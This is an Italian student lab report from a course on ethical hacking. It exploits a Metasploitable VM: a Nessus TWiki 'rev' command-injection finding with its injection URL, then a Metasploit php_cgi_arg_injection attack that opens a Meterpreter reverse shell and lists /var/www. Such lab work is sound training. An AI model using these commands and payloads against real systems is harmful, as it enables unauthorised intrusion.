
Progetto S7-L3



Pratica S7/L3 PDF

EPICODE

Cyber Security & Ethical Hacking

Hacking con Metasploit

Traccia:

L'esercizio di oggi prevede di andare ad **exploitare** la piattaforma TWiki.

Dopo l'esecuzione della scansione tramite Nessus, sarebbe dovuta emergere la presenza della vulnerabilità riportata in figura qui sotto.

Sulla porta **80 TCP** della nostra Metasploitable è attivo un Web Server apache che ospita la piattaforma TWiki, una sorta di Wikipedia con licenza libera (GNU). La piattaforma consente la creazione di pagine e contenuti multimediali.

Partendo dal report di Nessus, vediamo che potenzialmente un attaccante potrebbe iniettare ed eseguire codice arbitrario sul server, sfruttando la vulnerabilità di un determinato parametro.

Il compito prevede di sfruttare la vulnerabilità con Metasploit.

HIGH TWiki 'rev' Parameter Arbitrary Command Execution

Description

The version of TWiki running on the remote host allows an attacker to manipulate input to the 'rev' parameter in order to execute arbitrary shell commands on the remote host subject to the privileges of the web server user id.

Solution

Apply the appropriate hotfix referenced in the vendor advisory.


See Also

http://www.nessus.org/u?c70904f3

Output

```
Nessus was able to execute the command "id" using the
following request :

http://192.168.1.150/twiki/bin/view/Main/TWikiUsers?rev=2%20%7cid%7c%7cecho%20

This produced the following truncated output (limited to 2 lines) :
------------------------------ snip ------------------------------
uid=33(www-data) gid=33(www-data) groups=33(www-data)

------------------------------ snip ------------------------------
```


Port ▴	Hosts
80 / tcp / www	192.168.1.150



```
msf6 > search twiki

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw  2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins   2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history       2005-09-14       excellent  Yes    TWiki History TWikiUsers rev Parameter Command 
Execution
   3  exploit/unix/webapp/twiki_maketext      2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search        2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Command Executi
on


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search
```


Non funzionano…

Abbiamo rimediato su php…




```
   8  exploit/multi/http/php_cgi_arg_injection                    2012-05-03       excellent  Yes    PHP CGI A
rgument Injection
   9  exploit/windows/http/php_apache_request_headers_bof         2012-05-08       normal     No     PHP apach
e_request_headers Function Buffer Overflow
   10  exploit/unix/ftp/proftpd_modcopy_exec                      2015-04-22       excellent  Yes    ProFTPD 1
.3.5 Mod_Copy Command Execution
   11  exploit/linux/http/wd_mycloud_unauthenticated_cmd_injection  2016-12-14       excellent  Yes    Western D
igital MyCloud unauthenticated command injection
   12  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc  2015-12-18       excellent  Yes    blueman s
et_dhcp_handler D-Bus Privilege Escalation


Interact with a module by name or index. For example info 12, use 12 or use exploit/linux/local/blueman_set_dhcp
_handler_dbus_priv_esc

msf6 > use 8
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Settato i parametri per lanciare l'exploit:



```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(multi/http/php_cgi_arg_injection) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(multi/http/php_cgi_arg_injection) > options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.56.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                           sploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Siamo dentro con meterpreter…



```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (39927 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.102:42429) at 2023-11-08 15:40:55 +0100

meterpreter > ls
Listing: /var/www
=================

Mode              Size            Type  Last modified                        Name
----              ----            ----  -------------                        ----
041777/rwxrwxrwx  17592186048512  dir   182042302250-03-10 16:10:13 +0100   dav
040755/rwxr-xr-x  17592186048512  dir   182042482449-05-12 17:17:21 +0200   dvwa
100644/rw-r--r--  3826815861627   fil   182042311505-02-18 00:13:29 +0100   index.php
040755/rwxr-xr-x  17592186048512  dir   181964996940-05-31 20:38:18 +0200   mutillidae
040755/rwxr-xr-x  17592186048512  dir   181964937872-02-08 19:03:20 +0100   phpMyAdmin
100644/rw-r--r--  81604378643     fil   173039983614-08-05 08:08:28 +0200   phpinfo.php
040755/rwxr-xr-x  17592186048512  dir   181965051925-08-30 19:04:46 +0200   test
040775/rwxrwxr-x  87960930242560  dir   173083439924-11-22 13:50:32 +0100   tikiwiki
040775/rwxrwxr-x  87960930242560  dir   173040024853-07-12 00:58:19 +0200   tikiwiki-old
040755/rwxr-xr-x  17592186048512  dir   173046477589-12-24 22:59:26 +0100   twiki
```